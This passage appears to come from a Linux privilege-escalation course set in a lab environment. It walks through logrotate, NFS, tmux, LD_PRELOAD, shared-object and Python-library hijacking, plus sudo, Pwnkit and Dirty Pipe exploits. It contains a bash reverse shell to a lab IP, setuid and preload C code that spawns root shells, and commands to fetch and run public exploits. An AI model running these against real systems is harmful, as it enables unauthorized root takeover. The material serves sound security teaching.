Next, we need a payload to be executed. Here many different options are available to us that we can use. In this example, we will run a simple bash-based reverse shell with the `IP` and `port` of our VM that we use to attack the target system.

```
logger@nix02:~$ echo 'bash -i >& /dev/tcp/10.10.14.2/9001 0>&1' > payload
```

However, before running the exploit, we need to determine which option `logrotate` uses in `logrotate.conf`.

```
logger@nix02:~$ grep "create\|compress" /etc/logrotate.conf | grep -v "#"

create
```

In our case, it is the option: `create`. Therefore we have to use the exploit adapted to this function.

After that, we have to start a listener on our VM / Pwnbox, which waits for the target system's connection.

```
nc -nlvp 9001

Listening on 0.0.0.0 9001
```

As a final step, we run the exploit with the prepared payload and wait for a reverse shell as a privileged user or root.

```
logger@nix02:~$ ./logrotten -p ./payload /tmp/tmp.log
```

```
...
Listening on 0.0.0.0 9001

Connection received on 10.129.24.11 49818
# id

uid=0(root) gid=0(root) groups=0(root)
```

Miscellaneous Techniques

Passive Traffic Capture

If `tcpdump` is installed, unprivileged users may be able to capture network traffic, including, in some cases, credentials passed in cleartext. Several tools exist, such as net-creds and PCredz that can be used to examine data being passed on the wire. This may result in capturing sensitive information such as credit card numbers and SNMP community strings. It may also be possible to capture Net-NTLMv2, SMBv2, or Kerberos hashes, which could be subjected to an offline brute force attack to reveal the plaintext password. Cleartext protocols such as HTTP, FTP, POP, IMAP, telnet, or SMTP may contain credentials that could be reused to escalate privileges on the host.

Weak NFS Privileges

Network File System (NFS) allows users to access shared files or directories over the network hosted on Unix/Linux systems. NFS uses TCP/UDP port 2049. Any accessible mounts can be listed remotely by issuing the command `showmount -e`, which lists the NFS server's export list (or the access control list for filesystems) that NFS clients.

```
showmount -e 10.129.2.12

Export list for 10.129.2.12:
/tmp             *
/var/nfs/general *
```

When an NFS volume is created, various options can be set:

Option	Description
`root_squash`	If the root user is used to access NFS shares, it will be changed to the `nfsnobody` user, which is an unprivileged account. Any files created and uploaded by the root user will be owned by the `nfsnobody` user, which prevents an attacker from uploading binaries with the SUID bit set.
`no_root_squash`	Remote users connecting to the share as the local root user will be able to create files on the NFS server as the root user. This would allow for the creation of malicious scripts/programs with the SUID bit set.

```
htb@NIX02:~$ cat /etc/exports

# /etc/exports: the access control list for filesystems which may be
exported
#               to NFS clients.  See exports(5).
#
```

```
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check)
hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/var/nfs/general *(rw,no_root_squash)
/tmp *(rw,no_root_squash)
```

For example, we can create a SETUID binary that executes `/bin/sh` using our local root user. We can then mount the `/tmp` directory locally, copy the root-owned binary over to the NFS server, and set the SUID bit.

First, create a simple binary, mount the directory locally, copy it, and set the necessary permissions.

```
htb@NIX02:~$ cat shell.c

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>

int main(void)
{
  setuid(0); setgid(0); system("/bin/bash");
}
```

```
htb@NIX02:/tmp$ gcc shell.c -o shell
```

```
root@Pwnbox:~$ sudo mount -t nfs 10.129.2.12:/tmp /mnt
root@Pwnbox:~$ cp shell /mnt
root@Pwnbox:~$ chmod u+s /mnt/shell
```

When we switch back to the host's low privileged session, we can execute the binary and obtain a root shell.

```
htb@NIX02:/tmp$  ls -la

total 68
```

```
drwxrwxrwt 10 root   root    4096 Sep   1 06:15 .
drwxr-xr-x 24 root   root    4096 Aug 31 02:24 ..
drwxrwxrwt  2 root   root    4096 Sep   1 05:35 .font-unix
drwxrwxrwt  2 root   root    4096 Sep   1 05:35 .ICE-unix
-rwsr-xr-x  1 root   root   16712 Sep   1 06:15 shell
<SNIP>
```

```
htb@NIX02:/tmp$ ./shell
root@NIX02:/tmp# id

uid=0(root) gid=0(root)
groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(
lpadmin),116(sambashare),1000(htb)
```

Hijacking Tmux Sessions

Terminal multiplexers such as tmux can be used to allow multiple terminal sessions to be accessed within a single console session. When not working in a `tmux` window, we can detach from the session, still leaving it active (i.e., running an `nmap` scan). For many reasons, a user may leave a `tmux` process running as a privileged user, such as root set up with weak permissions, and can be hijacked. This may be done with the following commands to create a new shared session and modify the ownership.

```
htb@NIX02:~$ tmux -S /shareds new -s debugsess
htb@NIX02:~$ chown root:devs /shareds
```

If we can compromise a user in the `dev` group, we can attach to this session and gain root access.

Check for any running `tmux` processes.

```
htb@NIX02:~$  ps aux | grep tmux

root      4806  0.0  0.1  29416  3204 ?        Ss    06:27   0:00 tmux -S
/shareds new -s debugsess
```

Confirm permissions.

```
htb@NIX02:~$ ls -la /shareds

srw-rw---- 1 root devs 0 Sep  1 06:27 /shareds
```

Review our group membership.

```
htb@NIX02:~$ id

uid=1000(htb) gid=1000(htb) groups=1000(htb),1011(devs)
```

Finally, attach to the `tmux` session and confirm root privileges.

```
htb@NIX02:~$ tmux -S /shareds

id

uid=0(root) gid=0(root) groups=0(root)
```

Kernel Exploits

Kernel level exploits exist for a variety of Linux kernel versions. A very well-known example is Dirty COW (CVE-2016-5195). These leverage vulnerabilities in the kernel to execute code with root privileges. It is very common to find systems that are vulnerable to kernel exploits. It can be hard to keep track of legacy systems, and they may be excluded from patching due to compatibility issues with certain services or applications.

Privilege escalation using a kernel exploit can be as simple as downloading, compiling, and running it. Some of these exploits work out of the box, while others require modification. A quick way to identify exploits is to issue the command `uname -a` and search Google for the kernel version.

Note: Kernel exploits can cause system instability so use caution when running these against a production system.

Kernel Exploit Example

Let's start by checking the Kernel level and Linux OS version.

```
uname -a

Linux NIX02 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018
x86_64 x86_64 x86_64 GNU/Linux
```

```
cat /etc/lsb-release

DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.4 LTS"
```

We can see that we are on Linux Kernel 4.4.0-116 on an Ubuntu 16.04.4 LTS box. A quick Google search for `linux 4.4.0-116-generic exploit` comes up with this exploit PoC. Next download, it to the system using `wget` or another file transfer method. We can compile the exploit code using gcc and set the executable bit using `chmod +x`.

```
gcc kernel_exploit.c -o kernel_exploit && chmod +x kernel_exploit
```

Next, we run the exploit and hopefully get dropped into a root shell.

```
./kernel_exploit

task_struct = ffff8800b71d7000
uidptr = ffff8800b95ce544
spawning root shell
```

Finally, we can confirm root access to the box.

```
root@htb[/htb]# whoami

root
```

Note: The target system has been updated, but is still vulnerable. Use a kernel exploit created in 2021.

Shared Libraries

It is common for Linux programs to use dynamically linked shared object libraries. Libraries contain compiled code or other data that developers use to avoid having to re-write the same pieces of code across multiple programs. Two types of libraries exist in Linux: `static libraries` (denoted by the .a file extension) and `dynamically linked shared object libraries` (denoted by the .so file extension). When a program is compiled, static libraries become part of the program and can not be altered. However, dynamic libraries can be modified to control the execution of the program that calls them.

There are multiple methods for specifying the location of dynamic libraries, so the system will know where to look for them on program execution. This includes the `-rpath` or `-rpath-link` flags when compiling a program, using the environmental variables `LD_RUN_PATH` or `LD_LIBRARY_PATH`, placing libraries in the `/lib` or `/usr/lib` default directories, or specifying another directory containing the libraries within the `/etc/ld.so.conf` configuration file.

Additionally, the `LD_PRELOAD` environment variable can load a library before executing a binary. The functions from this library are given preference over the default ones. The shared objects required by a binary can be viewed using the `ldd` utility.

```
htb_student@NIX02:~$ ldd /bin/ls

        linux-vdso.so.1 =>  (0x00007fff03bc7000)
        libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1
(0x00007f4186288000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f4185ebe000)
        libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3
(0x00007f4185c4e000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2
(0x00007f4185a4a000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f41864aa000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0
(0x00007f418582d000)
```

The image above lists all the libraries required by `/bin/ls`, along with their absolute paths.

LD_PRELOAD Privilege Escalation

Let's see an example of how we can utilize the LD_PRELOAD environment variable to escalate privileges. For this, we need a user with `sudo` privileges.

```
htb_student@NIX02:~$ sudo -l

Matching Defaults entries for daniel.carter on NIX02:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin, env_keep+=LD_PRELOAD

User daniel.carter may run the following commands on NIX02:
    (root) NOPASSWD: /usr/sbin/apache2 restart
```

This user has rights to restart the Apache service as root, but since this is `NOT` a GTFOBin and the `/etc/sudoers` entry is written specifying the absolute path, this could not be used to escalate privileges under normal circumstances. However, we can exploit the `LD_PRELOAD` issue to run a custom shared library file. Let's compile the following library:

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>

void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/bash");
}
```

We can compile this as follows:

```
htb_student@NIX02:~$ gcc -fPIC -shared -o root.so root.c -nostartfiles
```

Finally, we can escalate privileges using the below command. Make sure to specify the full path to your malicious library file.

```
htb_student@NIX02:~$ sudo LD_PRELOAD=/tmp/root.so /usr/sbin/apache2
restart

id
uid=0(root) gid=0(root) groups=0(root)
```

Shared Object Hijacking

Programs and binaries under development usually have custom libraries associated with them. Consider the following `SETUID` binary.

```
htb-student@NIX02:~$ ls -la payroll

-rwsr-xr-x 1 root root 16728 Sep  1 22:05 payroll
```

We can use ldd to print the shared object required by a binary or shared object. `Ldd` displays the location of the object and the hexadecimal address where it is loaded into memory for each of a program's dependencies.

```
htb-student@NIX02:~$ ldd payroll

linux-vdso.so.1 =>  (0x00007ffcb3133000)
libshared.so => /lib/x86_64-linux-gnu/libshared.so (0x00007f7f62e51000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f7f62876000)
/lib64/ld-linux-x86-64.so.2 (0x00007f7f62c40000)
```

We see a non-standard library named `libshared.so` listed as a dependency for the binary. As stated earlier, it is possible to load shared libraries from custom locations. One such setting is the `RUNPATH` configuration. Libraries in this folder are given preference over other folders. This can be inspected using the readelf utility.

```
htb-student@NIX02:~$ readelf -d payroll  | grep PATH

 0x000000000000001d (RUNPATH)            Library runpath: [/development]
```

The configuration allows the loading of libraries from the `/development` folder, which is writable by all users. This misconfiguration can be exploited by placing a malicious library in `/development`, which will take precedence over other folders because entries in this file are checked first (before other folders present in the configuration files).

```
htb-student@NIX02:~$ ls -la /development/

total 8
drwxrwxrwx  2 root root 4096 Sep  1 22:06 ./
drwxr-xr-x 23 root root 4096 Sep  1 21:26 ../
```

Before compiling a library, we need to find the function name called by the binary.

```
htb-student@NIX02:~$ ldd payroll

linux-vdso.so.1 (0x00007ffd22bbc000)
libshared.so => /development/libshared.so (0x00007f0c13112000)
/lib64/ld-linux-x86-64.so.2 (0x00007f0c1330a000)
```

```
htb-student@NIX02:~$ cp /lib/x86_64-linux-gnu/libc.so.6
/development/libshared.so
```

```
htb-student@NIX02:~$ ./payroll

./payroll: symbol lookup error: ./payroll: undefined symbol: dbquery
```

We can copy an existing library to the `development` folder. Running `ldd` against the binary lists the library's path as `/development/libshared.so`, which means that it is vulnerable. Executing the binary throws an error stating that it failed to find the function named `dbquery`. We can compile a shared object which includes this function.

```c
#include<stdio.h>
#include<stdlib.h>
#include<unistd.h>

void dbquery() {
    printf("Malicious library loaded\n");
    setuid(0);
    system("/bin/sh -p");
}
```

The `dbquery` function sets our user id to 0 (root) and executing `/bin/sh` when called. Compile it using GCC.

```
htb-student@NIX02:~$ gcc src.c -fPIC -shared -o /development/libshared.so
```

Executing the binary again should display the banner and pops a root shell.

```
htb-student@NIX02:~$ ./payroll

***************Inlane Freight Employee Database***************
```

```
Malicious library loaded
# id
uid=0(root) gid=1000(mrb3n) groups=1000(mrb3n)
```

Python Library Hijacking

Python is one of the world's most popular and widely used programming languages and has already replaced many other programming languages in the IT industry. There are very many reasons why Python is so popular among programmers. One of them is that users can work with a vast collection of libraries.

Many libraries are used in Python and are used in many different fields. One of them is NumPy. `NumPy` is an open-source extension for Python. The module provides precompiled functions for numerical analysis. In particular, it allows easy handling of extensive lists and matrices. However, it offers many other essential features, such as functions of random number generation, Fourier transform, linear algebra, and many others. Furthermore, NumPy provides many mathematical functions for working with arrays and matrices.

Another library is Pandas. `Pandas` is a library for data processing and data analysis with Python. It extends Python with data structures and functions for processing data tables. A particular strength of Pandas is time series analysis.

Python has the Python standard library, with many modules on board from a standard installation of Python. These modules provide many solutions that would otherwise have to be laboriously worked out by writing our programs. There are countless hours of saved work here if one has an overview of the available modules and their possibilities. The modular system is integrated into this form for performance reasons. If one would automatically have all possibilities immediately available in the basic installation of Python without importing the corresponding module, the speed of all Python programs would suffer greatly.

In Python, we can import modules quite easily:

Importing Modules

```
#!/usr/bin/env python3

# Method 1
import pandas

# Method 2
from pandas import *

# Method 3
```

```
from pandas import Series
```

There are many ways in which we can hijack a Python library. Much depends on the script and its contents itself. However, there are three basic vulnerabilities where hijacking can be used:

1. Wrong write permissions
2. Library Path
3. PYTHONPATH environment variable

Wrong Write Permissions

For example, we can imagine that we are in a developer's host on the company's intranet and that the developer is working with python. So we have a total of three components that are connected. This is the actual python script that imports a python module and the privileges of the script as well as the permissions of the module.

One or another python module may have write permissions set for all users by mistake. This allows the python module to be edited and manipulated so that we can insert commands or functions that will produce the results we want. If `SUID` / `SGID` permissions have been assigned to the Python script that imports this module, our code will automatically be included.

If we look at the set permissions of the `mem_status.py` script, we can see that it has a `SUID` set.

Python Script

```
htb-student@lpenix:~$ ls -l mem_status.py

-rwsrwxr-x 1 root mrb3n 188 Dec 13 20:13 mem_status.py
```

So we can execute this script with the privileges of another user, in our case, as `root`. We also have permission to view the script and read its contents.

Python Script - Contents

```
#!/usr/bin/env python3
import psutil

available_memory = psutil.virtual_memory().available * 100 /
```

```
psutil.virtual_memory().total

print(f"Available memory: {round(available_memory, 2)}%")
```

So this script is quite simple and only shows the available virtual memory in percent. We can also see in the second line that this script imports the module `psutil` and uses the function `virtual_memory()`.

So we can look for this function in the folder of `psutil` and check if this module has write permissions for us.

Module Permissions

```
htb-student@lpenix:~$ grep -r "def virtual_memory"
/usr/local/lib/python3.8/dist-packages/psutil/*

/usr/local/lib/python3.8/dist-packages/psutil/__init__.py:def
virtual_memory():
/usr/local/lib/python3.8/dist-packages/psutil/_psaix.py:def
virtual_memory():
/usr/local/lib/python3.8/dist-packages/psutil/_psbsd.py:def
virtual_memory():
/usr/local/lib/python3.8/dist-packages/psutil/_pslinux.py:def
virtual_memory():
/usr/local/lib/python3.8/dist-packages/psutil/_psosx.py:def
virtual_memory():
/usr/local/lib/python3.8/dist-packages/psutil/_pssunos.py:def
virtual_memory():
/usr/local/lib/python3.8/dist-packages/psutil/_pswindows.py:def
virtual_memory():

htb-student@lpenix:~$ ls -l /usr/local/lib/python3.8/dist-
packages/psutil/__init__.py

-rw-r--rw- 1 root staff 87339 Dec 13 20:07 /usr/local/lib/python3.8/dist-
packages/psutil/__init__.py
```

Such permissions are most common in developer environments where many developers work on different scripts and may require higher privileges.

Module Contents

```
...SNIP...

def virtual_memory():
        ...SNIP...

    global _TOTAL_PHYMEM
    ret = _psplatform.virtual_memory()
    # cached for later use in Process.memory_percent()
    _TOTAL_PHYMEM = ret.total
    return ret

...SNIP...
```

This is the part in the library where we can insert our code. It is recommended to put it right at the beginning of the function. There we can insert everything we consider correct and effective. We can import the module `os` for testing purposes, which allows us to execute system commands. With this, we can insert the command `id` and check during the execution of the script if the inserted code is executed.

Module Contents - Hijacking

```
...SNIP...

def virtual_memory():

        ...SNIP...
        #### Hijacking
        import os
        os.system('id')


    global _TOTAL_PHYMEM
    ret = _psplatform.virtual_memory()
    # cached for later use in Process.memory_percent()
    _TOTAL_PHYMEM = ret.total
    return ret

...SNIP...
```

Now we can run the script with `sudo` and check if we get the desired result.

Privilege Escalation

```
htb-student@lpenix:~$ sudo /usr/bin/python3 ./mem_status.py

uid=0(root) gid=0(root) groups=0(root)
uid=0(root) gid=0(root) groups=0(root)
```

```
Available memory: 79.22%
```

Success. As we can see from the result above, we were successfully able to hijack the library and have our code inside of the `virtual_memory()` function run as `root`. Now that we have the desired result, we can edit the library again, but this time, insert a reverse shell that connects to our host as `root`.

Library Path

In Python, each version has a specified order in which libraries (`modules`) are searched and imported from. The order in which Python imports `modules` from are based on a priority system, meaning that paths higher on the list take priority over ones lower on the list. We can see this by issuing the following command:

PYTHONPATH Listing

```
htb-student@lpenix:~$ python3 -c 'import sys; print("\n".join(sys.path))'

/usr/lib/python38.zip
/usr/lib/python3.8
/usr/lib/python3.8/lib-dynload
/usr/local/lib/python3.8/dist-packages
/usr/lib/python3/dist-packages
```

To be able to use this variant, two prerequisites are necessary.

1. The module that is imported by the script is located under one of the lower priority paths listed via the `PYTHONPATH` variable.
2. We must have write permissions to one of the paths having a higher priority on the list.

Therefore, if the imported module is located in a path lower on the list and a higher priority path is editable by our user, we can create a module ourselves with the same name and include our own desired functions. Since the higher priority path is read earlier and examined for the module in question, Python accesses the first hit it finds and imports it before reaching the original and intended module.

In order for this to make a bit more sense, let us continue with the previous example and show how this can be exploited. Previously, the `psutil` module was imported into the `mem_status.py` script. We can see `psutil`'s default installation location by issuing the following command:

Psutil Default Installation Location

```
htb-student@lpenix:~$ pip3 show psutil

...SNIP...
Location: /usr/local/lib/python3.8/dist-packages

...SNIP...
```

From this example, we can see that `psutil` is installed in the following path: `/usr/local/lib/python3.8/dist-packages`. From our previous listing of the `PYTHONPATH` variable, we have a reasonable amount of directories to choose from to see if there might be any misconfigurations in the environment to allow us `write` access to any of them. Let us check.

Misconfigured Directory Permissions

```
htb-student@lpenix:~$ ls -la /usr/lib/python3.8

total 4916
drwxr-xrwx 30 root root  20480 Dec 14 16:26 .
...SNIP...
```

After checking all of the directories listed, it appears that `/usr/lib/python3.8` path is misconfigured in a way to allow any user to write to it. Cross-checking with values from the `PYTHONPATH` variable, we can see that this path is higher on the list than the path in which `psutil` is installed in. Let us try abusing this misconfiguration to create our own `psutil` module containing our own malicious `virtual_memory()` function within the `/usr/lib/python3.8` directory.

Hijacked Module Contents - psutil.py

```
#!/usr/bin/env python3

import os

def virtual_memory():
    os.system('id')
```

In order to get to this point, we need to create a file called `psutil.py` containing the contents listed above in the previously mentioned directory. It is very important that we make sure that the module we create has the same name as the import as well as have the same function with the correct number of arguments passed to it as the function we are intending to hijack. This is critical as without either of these conditions being `true`, we will not be able perform this attack. After creating this file containing the example of our previous hijacking script, we have successfully prepped the system for exploitation.

Let us once again run the `mem_status.py` script using `sudo` like in the previous example.

Privilege Escalation via Hijacking Python Library Path

```
htb-student@lpenix:~$ sudo /usr/bin/python3 mem_status.py

uid=0(root) gid=0(root) groups=0(root)
Traceback (most recent call last):
  File "mem_status.py", line 4, in <module>
    available_memory = psutil.virtual_memory().available * 100 /
psutil.virtual_memory().total
AttributeError: 'NoneType' object has no attribute 'available'
```

As we can see from the output, we have successfully gained execution as `root` through hijacking the module's path via a misconfiguration in the permissions of the `/usr/lib/python3.8` directory.

PYTHONPATH Environment Variable

In the previous section, we touched upon the term `PYTHONPATH`, however, didn't fully explain it's use and importance regarding the functionality of Python. `PYTHONPATH` is an environment variable that indicates what directory (or directories) Python can search for modules to import. This is important as if a user is allowed to manipulate and set this variable while running the python binary, they can effectively redirect Python's search functionality to a `user-defined` location when it comes time to import modules. We can see if we have the permissions to set environment variables for the python binary by checking our `sudo` permissions:

Checking sudo permissions

```
htb-student@lpenix:~$ sudo -l

Matching Defaults entries for htb-student on ACADEMY-LPENIX:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin

User htb-student may run the following commands on ACADEMY-LPENIX:
    (ALL : ALL) SETENV: NOPASSWD: /usr/bin/python3
```

As we can see from the example, we are allowed to run `/usr/bin/python3` under the trusted permissions of `sudo` and are therefore allowed to set environment variables for use with this binary by the `SETENV:` flag being set. It is important to note, that due to the trusted nature of `sudo`, any environment variables defined prior to calling the binary are not subject to any restrictions regarding being able to set environment variables on the system. This means that using the `/usr/bin/python3` binary, we can effectively set any environment variables under the context of our running program. Let's try to do so now using the `psutil.py` script from the last section.

Privilege Escalation using PYTHONPATH Environment Variable

```
htb-student@lpenix:~$ sudo PYTHONPATH=/tmp/ /usr/bin/python3
./mem_status.py

uid=0(root) gid=0(root) groups=0(root)
...SNIP...
```

In this example, we moved the previous python script from the `/usr/lib/python3.8` directory to `/tmp`. From here we once again call `/usr/bin/python3` to run `mem_stats.py`, however, we specify that the `PYTHONPATH` variable contain the `/tmp` directory so that it forces Python to search that directory looking for the `psutil` module to import. As we can see, we once again have successfully run our script under the context of root.

Sudo

The program `sudo` is used under UNIX operating systems like Linux or macOS to start processes with the rights of another user. In most cases, commands are executed that are only available to administrators. It serves as an additional layer of security or a safeguard to prevent the system and its contents from being damaged by unauthorized users. The `/etc/sudoers` file specifies which users or groups are allowed to run specific programs and with what privileges.

```
cry0l1t3@nix02:~$ sudo cat /etc/sudoers | grep -v "#" | sed -r '/^\s*$/d'
[sudo] password for cry0l1t3:  **********

Defaults        env_reset
Defaults        mail_badpass
Defaults
secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:
```

```
/snap/bin"
Defaults        use_pty
root            ALL=(ALL:ALL) ALL
%admin          ALL=(ALL) ALL
%sudo           ALL=(ALL:ALL) ALL
cry0l1t3        ALL=(ALL) /usr/bin/id
@includedir     /etc/sudoers.d
```

One of the latest vulnerabilities for `sudo` carries the CVE-2021-3156 and is based on a heap-based buffer overflow vulnerability. This affected the sudo versions:

- 1.8.31 - Ubuntu 20.04
- 1.8.27 - Debian 10
- 1.9.2 - Fedora 33
- and others

To find out the version of `sudo`, the following command is sufficient:

```
cry0l1t3@nix02:~$ sudo -V | head -n1

Sudo version 1.8.31
```

The interesting thing about this vulnerability was that it had been present for over ten years until it was discovered. There is also a public Proof-Of-Concept that can be used for this. We can either download this to a copy of the target system we have created or, if we have an internet connection, to the target system itself.

```
cry0l1t3@nix02:~$ git clone https://github.com/blasty/CVE-2021-3156.git
cry0l1t3@nix02:~$ cd CVE-2021-3156
cry0l1t3@nix02:~$ make

rm -rf libnss_X
mkdir libnss_X
gcc -std=c99 -o sudo-hax-me-a-sandwich hax.c
gcc -fPIC -shared -o 'libnss_X/P0P_SH3LLZ_ .so.2' lib.c
```

When running the exploit, we can be shown a list that will list all available versions of the operating systems that may be affected by this vulnerability.

```
cry0l1t3@nix02:~$ ./sudo-hax-me-a-sandwich

** CVE-2021-3156 PoC by blasty <[email protected]>
```

```
  usage: ./sudo-hax-me-a-sandwich <target>

  available targets:
  ------------------------------------------------------------
    0) Ubuntu 18.04.5 (Bionic Beaver) - sudo 1.8.21, libc-2.27
    1) Ubuntu 20.04.1 (Focal Fossa) - sudo 1.8.31, libc-2.31
    2) Debian 10.0 (Buster) - sudo 1.8.27, libc-2.28
  ------------------------------------------------------------

  manual mode:
    ./sudo-hax-me-a-sandwich <smash_len_a> <smash_len_b> <null_stomp_len>
<lc_all_len>
```

We can find out which version of the operating system we are dealing with using the following command:

```
cry0l1t3@nix02:~$ cat /etc/lsb-release

DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=20.04
DISTRIB_CODENAME=focal
DISTRIB_DESCRIPTION="Ubuntu 20.04.1 LTS"
```

Next, we specify the respective ID for the version operating system and run the exploit with our payload.

```
cry0l1t3@nix02:~$ ./sudo-hax-me-a-sandwich 1

** CVE-2021-3156 PoC by blasty <[email protected]>

using target: Ubuntu 20.04.1 (Focal Fossa) - sudo 1.8.31, libc-2.31
['/usr/bin/sudoedit'] (56, 54, 63, 212)
** pray for your rootshell.. **

# id

uid=0(root) gid=0(root) groups=0(root)
```

Sudo Policy Bypass

Another vulnerability was found in 2019 that affected all versions below `1.8.28`, which allowed privileges to escalate even with a simple command. This vulnerability has the CVE-2019-14287 and requires only a single prerequisite. It had to allow a user in the `/etc/sudoers` file to execute a specific command.

```
cry0l1t3@nix02:~$ sudo -l
[sudo] password for cry0l1t3: **********

User cry0l1t3 may run the following commands on Penny:
    ALL=(ALL) /usr/bin/id
```

In fact, `Sudo` also allows commands with specific user IDs to be executed, which executes the command with the user's privileges carrying the specified ID. The ID of the specific user can be read from the `/etc/passwd` file.

```
cry0l1t3@nix02:~$ cat /etc/passwd | grep cry0l1t3

cry0l1t3:x:1005:1005:cry0l1t3,,,:/home/cry0l1t3:/bin/bash
```

Thus the ID for the user `cry0l1t3` would be `1005`. If a negative ID (`-1`) is entered at `sudo`, this results in processing the ID `0`, which only the `root` has. This, therefore, led to the immediate root shell.

```
cry0l1t3@nix02:~$ sudo -u#-1 id

root@nix02:/home/cry0l1t3# id

uid=0(root) gid=1005(cry0l1t3) groups=1005(cry0l1t3)
```

Polkit

PolicyKit (`polkit`) is an authorization service on Linux-based operating systems that allows user software and system components to communicate with each other if the user software is authorized to do so. To check whether the user software is authorized for this instruction, `polkit` is asked. It is possible to set how permissions are granted by default for each user and application. For example, for each user, it can be set whether the operation should be generally allowed or forbidden, or authorization as an administrator or as a separate user with a one-time, process-limited, session-limited, or unlimited validity should be required. For individual users and groups, the authorizations can be assigned individually.

Polkit works with two groups of files.

1. actions/policies (`/usr/share/polkit-1/actions`)
2. rules (`/usr/share/polkit-1/rules.d`)

Polkit also has `local authority` rules which can be used to set or remove additional permissions for users and groups. Custom rules can be placed in the directory `/etc/polkit-1/localauthority/50-local.d` with the file extension `.pkla`.

PolKit also comes with three additional programs:

- `pkexec` - runs a program with the rights of another user or with root rights
- `pkaction` - can be used to display actions
- `pkcheck` - this can be used to check if a process is authorized for a specific action

The most interesting tool for us, in this case, is `pkexec` because it performs the same task as `sudo` and can run a program with the rights of another user or root.

```
cry0l1t3@nix02:~$ # pkexec -u <user> <command>
cry0l1t3@nix02:~$ pkexec -u root id

uid=0(root) gid=0(root) groups=0(root)
```

In the `pkexec` tool, the memory corruption vulnerability with the identifier CVE-2021-4034 was found, also known as Pwnkit and also leads to privilege escalation. This vulnerability was also hidden for more than ten years, and no one can precisely say when it was discovered and exploited. Finally, in November 2021, this vulnerability was published and fixed two months later.

To exploit this vulnerability, we need to download a PoC and compile it on the target system itself or a copy we have made.

```
cry0l1t3@nix02:~$ git clone https://github.com/arthepsy/CVE-2021-4034.git
cry0l1t3@nix02:~$ cd CVE-2021-4034
cry0l1t3@nix02:~$ gcc cve-2021-4034-poc.c -o poc
```

Once we have compiled the code, we can execute it without further ado. After the execution, we change from the standard shell (`sh`) to Bash (`bash`) and check the user's IDs.

```
cry0l1t3@nix02:~$ ./poc

# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

Dirty Pipe

A vulnerability in the Linux kernel, named Dirty Pipe (CVE-2022-0847), allows unauthorized writing to root user files on Linux. Technically, the vulnerability is similar to the Dirty Cow vulnerability discovered in 2016. All kernels from version `5.8` to `5.17` are affected and vulnerable to this vulnerability.

In simple terms, this vulnerability allows a user to write to arbitrary files as long as he has read access to these files. It is also interesting to note that Android phones are also affected. Android apps run with user rights, so a malicious or compromised app could take over the phone.

This vulnerability is based on pipes. Pipes are a mechanism of unidirectional communication between processes that are particularly popular on Unix systems. For example, we could edit the `/etc/passwd` file and remove the password prompt for the root. This would allow us to log in with the `su` command without the password prompt.

To exploit this vulnerability, we need to download a PoC and compile it on the target system itself or a copy we have made.

Download Dirty Pipe Exploit

```
cry0l1t3@nix02:~$ git clone https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits.git
cry0l1t3@nix02:~$ cd CVE-2022-0847-DirtyPipe-Exploits
cry0l1t3@nix02:~$ bash compile.sh
```

After compiling the code, we have two different exploits available. The first exploit version (`exploit-1`) modifies the `/etc/passwd` and gives us a prompt with root privileges. For this, we need to verify the kernel version and then execute the exploit.

Verify Kernel Version

```
cry0l1t3@nix02:~$ uname -r

5.13.0-46-generic
```

Exploitation

```
cry0l1t3@nix02:~$ ./exploit-1

Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "piped"...
Password: Restoring /etc/passwd from /tmp/passwd.bak...
Done! Popping shell... (run commands now)

id

uid=0(root) gid=0(root) groups=0(root)
```

With the help of the 2nd exploit version (`exploit-2`), we can execute SUID binaries with root privileges. However, before we can do that, we first need to find these SUID binaries. For this, we can use the following command:

Find SUID Binaries

```
cry0l1t3@nix02:~$ find / -perm -4000 2>/dev/null

/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/sbin/pppd
/usr/bin/chfn
/usr/bin/su
/usr/bin/chsh
/usr/bin/umount
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/sudo
/usr/bin/vmware-user-suid-wrapper
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/pkexec
/usr/bin/newgrp
```

Then we can choose a binary and specify the full path of the binary as an argument for the exploit and execute it.

Exploitation

```
cry0l1t3@nix02:~$ ./exploit-2 /usr/bin/sudo

[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))

# id

uid=0(root) gid=0(root)
groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),
131(lxd),132(sambashare),1000(cry0l1t3)
```

Netfilter

